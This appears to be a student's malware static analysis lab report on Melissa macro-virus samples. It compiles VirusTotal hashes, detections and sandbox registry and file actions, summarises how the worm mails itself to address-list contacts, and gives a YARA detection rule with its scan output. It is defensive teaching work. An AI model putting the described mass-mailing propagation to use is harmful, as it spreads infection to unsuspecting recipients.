SSDEEP	384:FLIZbfUV37fp5kHh5zD83HWJxJwStdFQhGoWSpwlyuD9AQH+j3+6OZ:Jbfm37f3k7PYHDOWSpMyI4A7d
TLSH	T13913B800A6F58B16E5FB573048FBEBE71F36BC01AE35860B2290730D1D76B90AD61326
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 5.0, Code page: 1250, Title: ZARZĄD MIASTA OLSZTYNA, Author: Urząd Miasta, Template: Normal, Last Saved By: UM Olsztyn, Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 21:00, Last Printed: Wed May 04 07:33:00 2005, Create Time/Date: Wed May 04 06:11:00 2005, Last Saved Time/Date: Mon May 16 08:04:00 2005, Number of Pages: 1, Number of Words: 496, Number of Characters: 2979, Security: 0
TrID	Microsoft Word document (78.9%)
TrID	Generic OLE2 / Multistream Compound (21%)
File size	44.00 KB (45056 bytes)

 b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fdbf

### History ⓘ


Creation Time	2005-05-05 06:11:00
First Seen In The Wild	2020-06-11 13:11:16
First Submission	2015-03-25 04:41:47
Last Submission	2018-06-18 11:53:45
Last Analysis	2021-09-18 05:34:01

### Names ⓘ

sd9ekkxlb.dll  
baltycka2.doc  
output.62461453.txt  
file.ashx  
VirusShare\_1f2cdda0739dffa3002e5caa12bbf9  
9103c4bd1aa5de002f82b0d4042f6c7afdcd1fcf  
xSy15f0TO.xlsm

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis




b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf


DETECTION
DETAILS
RELATIONS
COMMUNITY 1

Bundled Files ⓘ





Scanned	Detections	File type	Name
2020-11-11	44 / 61	VBA	
SHA-256	d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874		

Graph Summary ⓘ





d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874





Sign in


44 / 61

44 security vendors flagged this file as malicious

d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874

3.75 KB  
Size

2020-11-11 12:53:25 UTC  
10 months ago



?
Community Score

auto-close auto-open open-file vba

DETECTION	DETAILS	COMMUNITY
Ad-Aware	VB:Trojan.Emeka.398	AegisLab
ALYac	VB:Trojan.Emeka.398	Arcabit
Avast	VBS:Agent-SF [Wrm]	AVG
Avira (no cloud)	VBS/Melissa.SCR	Baidu
BitDefender	VB:Trojan.Emeka.398	CAT-QuickHeal

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis



d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874

### Basic Properties ⓘ

MD5	f48d4d49843c1ab35eaae475795f96f6
SHA-1	74ebacf999948092c14004f94ead9915f2abe772
SHA-256	d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874
Vhash	e02e74f4d574a24fb1517b66b8e33bb0
SSDEEP	96:CA9qx8JldwC+bCFyOIQjE5b2b9hriq0N2NsEntXqlGA:8HByLQ+q0N2NXNslt
TLSH	T138814198B187826306310AC6FD80EB42EFB084D7992224D4F26CCA595FE5F0783A96D7
File type	VBA
Magic	ASCII text, with CRLF line terminators
File size	3.75 KB (3836 bytes)

### History ⓘ

First Submission	2015-08-05 01:39:21
Last Submission	2020-11-11 12:53:25
Last Analysis	2020-11-11 12:53:25



Oa56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484



Sign in



ⓘ 42 security vendors flagged this file as malicious

Oa56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484

1.同材质声明函(1).doc

40.50 KB  
Size

2021-09-08 08:37:56 UTC  
10 days ago




calls-wml clipboard create-ole doc exe-pattern macros

### DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY ⓘ

Ad-Aware	ⓘ VB:Trojan.Emeka.398	AhnLab-V3	ⓘ W97M/Assilem.F
ALYac	ⓘ VB:Trojan.Emeka.398	Antiy-AVL	ⓘ Trojan/Generic.ASMacro.3C3
Arcabit	ⓘ HEUR.VBA.V.1	Avast	ⓘ VBS:Agent-SF [Wrm]

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

Oa56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484

Q

↑

☰

💬

Sign in

Sign up

### Basic Properties

MD5 02cd26ed2813d996d4d9d1277636dd91

SHA-1 09987b23986d7b9f80ef495bbac3e15d917202a2

SHA-256 0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484

Vhash 8d7cc071b8ba729b87829f7207198d59

SSDEEP 384:qwA2kEelewmlgDlGpISK6UbZW5JsLveYaz6/VOxZuOjl+kPtLSga+matur:qwA20BAJszZO/UD55a+ma

TLSH T1B113C800B285EE0FE26A093589EBCBFA76357C455E1AC6173604BB2DBC753B0EB12741

File type MS Word Document

CDF V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 936, Title: 微软 Word 文档, Author: licole\_luo, Template: Normal, Last Saved By: Andrea Zhu Intertek, Revision Number: 2, Name of Creating Application: Microsoft Office Word, Total Editing Time: 01:00, Create Time/Date: Tue Aug 03 07:36:00 2021, Last Saved Time/Date: Tue Aug 03 07:36:00 2021, Number of Pages: 1, Number of Words: 44, Number of Characters: 252, Security: 0

TrID Microsoft Word document (52.6%)

TrID Microsoft Word document (old ver.) (33.3%)

TrID Generic OLE2 / Multistream Compound (14%)

File size 40.50 KB (41472 bytes)

### History

Creation Time	2021-08-04 07:36:00
First Submission	2021-09-08 08:37:56
Last Submission	2021-09-08 08:37:56
Last Analysis	2021-09-08 08:37:56

### Names

1.同材质声明函(1).doc

Oa56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484

Q

↑

☰

### Bundled Files

Scanned	Detections	File type	Name
2020-12-06	46 / 60	VBA	
SHA-256	d63580a53b0000d680c5bb31776ef8ab62a6f927cd2035983e4a0d4c17546342		

### Dropped Files

Scanned	Detections	File type	Name
2021-05-12	0 / 58	XML	Stream_ConversationPrefs_2_ABDC7E0921625948B8E164CC87F7DCC5.dat
2021-04-07	0 / 58	XML	Stream_TCPreferences_2_86FDF669CBFE5C4CBF3D92CBABAB2046.dat
2021-09-08	0 / 58	Windows shortcut	1.#U540c#U6750#U8d28#U58f0#U660e#U51fd(1).LNK
2021-05-12	0 / 58	XML	Stream_AvailabilityOptions_2_982B414D2754AA4582290DC4DFC75A4D.dat
2021-09-18	0 / 56	JavaScript	Dikgmp32.exe:Zone.Identifier
2021-09-01	0 / 55	XML	Stream_RssRule_2_05B7D0130A448647BD62994437F17D72.dat
2018-05-28	0 / 60	XML	Stream_ContactPrefs_2_D9DDC221E5944240BF0BD9D4CF574DDA.dat
2021-05-12	0 / 58	XML	Stream_WorkHours_1_042C0CF77533EB4A88FDOCC8D5C6F0DA.dat
2021-09-03	0 / 56	Text	outlperf.h
2021-04-25	0 / 50	XML	Stream_ConversationPrefs_2_501B36164744854D9FE79E5688B26398.dat


# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis



0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484

### Graph Summary ⓘ



d63580a53b0000d680c5bb31776ef8ab62a6f927cd2035983e4a0d4c17546342



46 security vendors flagged this file as malicious

d63580a53b0000d680c5bb31776ef8ab62a6f927cd2035983e4a0d4c17546342

3.78 KB  
Size

2020-12-06 07:42:01 UTC  
9 months ago

auto-close auto-open open-file vba

Community Score

DETECTION	DETAILS	COMMUNITY
Ad-Aware	VB:Trojan.Emeka.398	AegisLab
ALYac	VB:Trojan.Emeka.398	Antiy-AVL
Arcabit	HEUR.VBA.V.1	Avast
AVG	VBS:Agent-SF [Wrm]	Avira (no cloud)
Baidu	MSWord.Trojan.Melissa.a	BitDefender
		Virus.MSWord.Melissa.nlc
		Virus/MSWord.Melissa
		VBS:Agent-SF [Wrm]
		VBS/Melissa.SCR
		VB:Trojan.Emeka.398



# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis



d63580a53b0000d680c5bb31776ef8ab62a6f927cd2035983e4a0d4c17546342

### Basic Properties ⓘ

MD5	3976bd3c0f393b2789fb52b786a95473
SHA-1	ffe7a4b9886adf4d5950d1333e33fa97e633e884
SHA-256	d63580a53b0000d680c5bb31776ef8ab62a6f927cd2035983e4a0d4c17546342
Vhash	e02e74f4d574a24fb1517b66b8e33bb0
SSDEEP	96:1SA9qx8JldwC+bCFyOIqJE5b2b9hriq0N2NsEntXqlGA:1MHBByLQ+q0N2NXNslt
TLSH	T130813098B287926307310AC6FD80EB42EFB494D7D92620D4F66CCB494F65F0683E96D7
File type	VBA
Magic	ASCII text, with CRLF line terminators
File size	3.78 KB (3874 bytes)

### History ⓘ

First Submission	2020-07-23 11:36:35
Last Submission	2020-11-11 12:55:39
Last Analysis	2020-12-06 07:42:01



ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c



Sign in



47 security vendors flagged this file as malicious

ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c  
jgtk09u8m.dll

51.50 KB  
Size

2021-09-09 14:15:06 UTC  
8 days ago



Community  
Score


create-ole doc exe-pattern macros

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 1

Ad-Aware	VB:Trojan.Emeka.398	AhnLab-V3	W97M/VMPCk1.BY
ALYac	VB:Trojan.Emeka.398	Antiy-AVL	Trojan/Generic.ASMacro.9CF


# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis

ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

Basic Properties ⓘ

MD5	51a319db15b885161702caf96ac6f0de
SHA-1	699a641ba22e08d3606327b8755e18b8356fa573
SHA-256	ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
Vhash	d7c7101f8986ef7abc19a29b221d51f9
SSDEEP	384:f0/mJ7EBo7+sIS4RHAnvB+ZfpwlyluD9AOCIZIVODHxqsjF8itzNSsUj/lJyual:f047EBo7wnvgpMyl4AW1c40mTi6
TLSH	T1f733C40072F1DB2ADAE61A70489BDBF227397D98ED2543173191731D6EB6F44CE20B62
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 4.0, Code page: 1252, Title: OGGETTO: II^ Edizione della Fiera per lo sviluppo dell'agricoltura e delle attivit� collaterali all'ambiente - Caccia - P, Subject: JO� JARDIM x8?! PORRA! DIA 8 VOTA N�OI, Author: VOTA N�OI REGIONALIZA�OI SIM AO REFOR�OI DO MUNICIPALISMOI, Comments: A REGIONALIZA�OI UM ERRO COLOSSAL!, Template: Normal, Last Saved By: uff. servizio caccia, Revision Number: 2, Name of Creating Application: Microsoft Word 8.0, Last Printed: Wed Jul 24 09:08:00 2002, Create Time/Date: Thu Sep 19 09:38:00 2002, Last Saved Time/Date: Thu Sep 19 09:38:00 2002, Number of Pages: 1, Number of Words: 752, Number of Characters: 4292, Security: 0
TrID	Microsoft Word document (52.6%)
TrID	Microsoft Word document (old ver.) (33.3%)
TrID	Generic OLE2 / Multistream Compound (14%)
File size	51.50 KB (52736 bytes)

ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

### History ⓘ

Creation Time	2002-09-20 09:38:00
First Seen In The Wild	2013-07-27 23:01:09
First Submission	2013-03-04 00:18:23
Last Submission	2021-09-09 14:15:06
Last Analysis	2021-09-09 14:15:06

### Names ⓘ

jgtk09u8m.dll

VirusShare\_51a319db15b885161702caf96ac6f0de

ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c.vir

aa

hfyM6.tar.bz2

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis




ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

### Bundled Files ⓘ

	Scanned	Detections	File type	Name
^	2020-11-11	44 / 61	VBA	
	SHA-256	d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874		
^	2020-08-20	33 / 58	VBA	VirusShare_4934569f29043627f9b33fde2e79728e
	SHA-256	61eda6b81194b5c1c071cb6606256c07be25bee62226e5025d104793704423d8		

### Graph Summary ⓘ



# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis



ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 1

VenusEye Sandbox

### File System Actions ⓘ

#### Files Opened

C:\Documents and Settings\Administrator\Local Settings\Temp\51a319db15b885161702caf96ac6f0de.doc  
C:\xix.drv

#### Files Written

C:\Documents and Settings\Administrator\Local Settings\Temp\51a319db15b885161702caf96ac6f0de.doc  
C:\Documents and Settings\Administrator\Local Settings\Temp\~\$a319db15b885161702caf96ac6f0de.doc  
C:\xix.drv

#### Files Dropped

+ C:\Documents and Settings\Administrator\Application Data\Microsoft\Templates\Normal.dotm



ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c



### Registry Keys Opened

HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\fb\$  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\TypeLib\{D70821D7-43D7-46CA-A5EA-972B1973C29A}\2.0\HELPDIR(Default)  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\TypeLib\{D70821D7-43D7-46CA-A5EA-972B1973C29A}\2.0\FLAGS(Default)  
HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Outlook\Resiliency\StartupItems\pu(  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\Installer\Components\285E35716D00D104F994678A97F78A0A\2052\1040  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\TypeLib\{D70821D7-43D7-46CA-A5EA-972B1973C29A}\2.0\win32(Default)  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\TypeLib\{D70821D7-43D7-46CA-A5EA-972B1973C29A}\2.0(Default)  
HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ldz\$  
HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\+2%

### Registry Keys Set

+ HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ldz\$  
+ HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109410000000000000000F01FEC\UsageWORDFiles  
+ HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109410000000000000000F01FEC\UsageProductFiles  
+ HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109410000000000000000F01FEC\UsageProductFiles  
+ MTTT  
+ HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109410000000000000000F01FEC\UsageEXCELFiles  
+ HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\fb\$  
+ HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\+2%  
+ HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109410000000000000000F01FEC\UsageVBAFiles  
+ HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery\10297C110297C1  
v

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis



ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

### Registry Keys Deleted

HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\fb\$  
HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\+2%

### Process And Service Actions ⓘ

#### Shell Commands

"C:\Program Files\Microsoft Office\Office12\OUTLOOK.EXE" -Embedding

#### Processes Tree

↳ 828 - svchost.exe  
    ↳ 1708 - OUTLOOK.EXE  
↳ 660 - services.exe  
    ↳ 852 - WINWORD.EXE

### Synchronization Mechanisms & Signals ⓘ

#### Mutexes Opened

MAPI-HP+8101D08D9C1CF323  
Local\MU\_ACB09\_S-1-5-5-0-35499  
MAPI-HP\*8101D08D9C1CF323

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis



ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

### Modules Loaded ⓘ

#### Runtime Modules

ADVAPI32.dll  
GDI32.dll  
IMESHARE.dll  
IMM32.dll  
MSCTF.dll  
MSLID.dll  
MSOSTYLE.dll  
MSPTLS.dll  
NTMARTA.dll  
OLEAUT32.dll



d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874



ⓘ 44 security vendors flagged this file as malicious

d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874

3.75 KB  
Size

2020-11-11 12:53:25 UTC  
10 months ago

auto-close auto-open open-file vba

Community Score

DETECTION	DETAILS	COMMUNITY
Ad-Aware	ⓘ VB:Trojan.Emeka.398	AegisLab ⓘ Virus.MSWord.Melissa.nlc
ALYac	ⓘ VB:Trojan.Emeka.398	Arcabit ⓘ HEUR.VBA.V.1
Avast	ⓘ VBS:Agent-SF [Wrm]	AVG ⓘ VBS:Agent-SF [Wrm]
Avira (no cloud)	ⓘ VBS/Melissa.SCR	Baidu ⓘ MSWord.Trojan.Melissa.a
BitDefender	ⓘ VB:Trojan.Emeka.398	CAT-QuickHeal ⓘ VBS/Melissa.CB



# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis



d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874

### Basic Properties ⓘ

MD5	f48d4d49843c1ab35eaae475795f96f6
SHA-1	74ebacf999948092c14004f94ead9915f2abe772
SHA-256	d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874
Vhash	e02e74f4d574a24fb1517b66b8e33bb0
SSDEEP	96:CA9qx8JldwC+bCFyOIQjE5b2b9hriq0N2NsEntXqlGA:8HByLQ+q0N2NXNslt
TLSH	T138814198B187826306310AC6FD80EB42EFB084D7992224D4F26CCA595FE5F0783A96D7
File type	VBA
Magic	ASCII text, with CRLF line terminators
File size	3.75 KB (3836 bytes)

### History ⓘ

First Submission	2015-08-05 01:39:21
Last Submission	2020-11-11 12:53:25
Last Analysis	2020-11-11 12:53:25



61eda6b81194b5c1c071cb6606256c07be25bee62226e5025d104793704423d8




ⓘ 33 security vendors flagged this file as malicious

61eda6b81194b5c1c071cb6606256c07be25bee62226e5025d104793704423d8  
VirusShare\_4934569f29043627f9b33fde2e79728e

3.25 KB  
Size

2020-08-20 08:44:50 UTC  
1 year ago



vba

DETECTION

DETAILS

COMMUNITY 1

Ad-Aware	ⓘ W97M.VMPC.based (VBA)	AegisLab	ⓘ Virus.MSOffice.Source.nlc
ALYac	ⓘ W97M.VMPC.based (VBA)	Arcabit	ⓘ W97M.VMPC.based (VBA)
Avast	ⓘ VBS:Agent-AOG [Trj]	AVG	ⓘ VBS:Agent-AOG [Trj]
Avira (no cloud)	ⓘ VBS/Melissa.VM.10D	Baidu	ⓘ VBS.Trojan.VMPCk1.b
BitDefender	ⓘ W97M.VMPC.based (VBA)	ClamAV	ⓘ Doc.Trojan.Vmpc-1

# CS5202 - Threat Intelligence

## Lab 06 – Malware Static Analysis



61eda6b81194b5c1c071cb6606256c07be25bee62226e5025d104793704423d8

### Basic Properties ⓘ

MD5	4934569f29043627f9b33fde2e79728e
SHA-1	f1c0fa21890b1190705e34dae4288539011a5e24
SHA-256	61eda6b81194b5c1c071cb6606256c07be25bee62226e5025d104793704423d8
Vhash	df2efe90959463cd99d082e70f054369
SSDEEP	96:BsA95nOU/h5dLnC6vuNEIk7qkhf9UC2UK7tQJ/u3/x6EwOwFB:BzBLnCAuNE/7kCRktK/u3/cENoB
File type	VBA
Magic	ISO-8859 text, with CRLF line terminators
File size	3.25 KB (3332 bytes)

### History ⓘ

First Seen In The Wild	2012-10-24 04:37:59
First Submission	2013-04-25 03:54:20
Last Submission	2020-08-20 08:44:50
Last Analysis	2020-08-20 08:44:50

### Names ⓘ

VirusShare\_4934569f29043627f9b33fde2e79728e  
aa  
DFhnuS.pps  
A4ukHdO4CN.zip

### What file do →

- Melissa's code is simple, but it does a lot of damage.
- First, it performs a query to find all the address lists available to the client.
- Then, it queries each address list and creates a message for the first 50 names that it retrieves.
- The message subject is Important Message From xxx (where xxx is the display name of the name the code has taken from the address list), and the message body contains one line of text and the infected Word document that contains the payload.
- Viruses might specifically target DLs or search for mailboxes belonging to people with titles such as president, CEO, or vice president.
- Users who know about these viruses can delete suspect messages as soon as they appear in their inbox—the viruses can't infect systems unless Word launches the payload attachment.
- Because VBA is the virus' key component, the code is useless if your PC doesn't have a program that supports VBA (e.g., Office 95).

## CS5202 - Threat Intelligence


### Lab 06 – Malware Static Analysis

#### Yara Rule →

```
rule Melissa_Virus
{
    meta:
        description = "Melissa virus"
        file_type = "VBA"
        malware_type = "Virus"


    strings:
        $a = "WORD/Melissa written by Kwyjibo"
        $b = "Works in both Word 2000 and Word 97"
        $c = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
        $d = "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"

    condition:
        all of ($*)
}
```

A screenshot of a text editor window titled 'lab06\_yara.yara'. The editor contains the Yara rule code for 'Melissa\_Virus'. The code is as follows:

```
1 rule Melissa_Virus
2 {
3     meta:
4         description = "Melissa virus"
5         file_type = "VBA"
6         malware_type = "Virus"
7
8     strings:
9         $a = "WORD/Melissa written by Kwyjibo"
10        $b = "Works in both Word 2000 and Word 97"
11        $c = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
12        $d = "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"
13
14    condition:
15        all of ($*)
16 }
```

#### OUTPUT:

A screenshot of a Windows command prompt window. The title bar shows 'C:\Windows\System32\cmd.exe'. The prompt shows the following output:

```
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

FLARE Sat 09/18/2021 19:12:56.82
C:\Users\sri\Downloads\lab_06>yara ./lab06_yara.yara ./Samples
Melissa_Virus ./Samples/sample_lab6_18_sep_02
Melissa_Virus ./Samples/sample_lab6_18_sep_03
Melissa_Virus ./Samples/sample_lab6_18_sep_01

FLARE Sat 09/18/2021 19:13:19.35
```

CS5202 - Threat Intelligence  
Lab 06 – Malware Static Analysis

**Reference:**

- [VirusTotal - File - b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf](#)
- [VirusTotal - File - d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874](#)
- [VirusTotal - File - 0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484](#)
- [VirusTotal - File - d63580a53b0000d680c5bb31776ef8ab62a6f927cd2035983e4a0d4c17546342](#)
- [VirusTotal - File - ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c](#)
- [VirusTotal - File - d5892bb247d8d28ca9b426eb5a079239306007d02b8abd93c6da9ff97a85e874](#)
- [VirusTotal - File - 61eda6b81194b5c1c071cb6606256c07be25bee62226e5025d104793704423d8](#)
- [InQuest Labs - InQuest.net](#)
- [What is the Melissa Virus? \(with pictures\) \(easytechjunkie.com\)](#)
- [Melissa Virus — FBI](#)
- [F-Secure Warns -- Melissa is Back \(responsesource.com\)](#)
- [Virus:W32/Melissa Description | F-Secure Labs](#)
- [What is Melissa virus? - Definition from WhatIs.com \(techtarget.com\)](#)
- [Lessons from the Melissa Virus | IT Pro \(itprotoday.com\)](#)
- [Melissa Virus \(slideshare.net\)](#)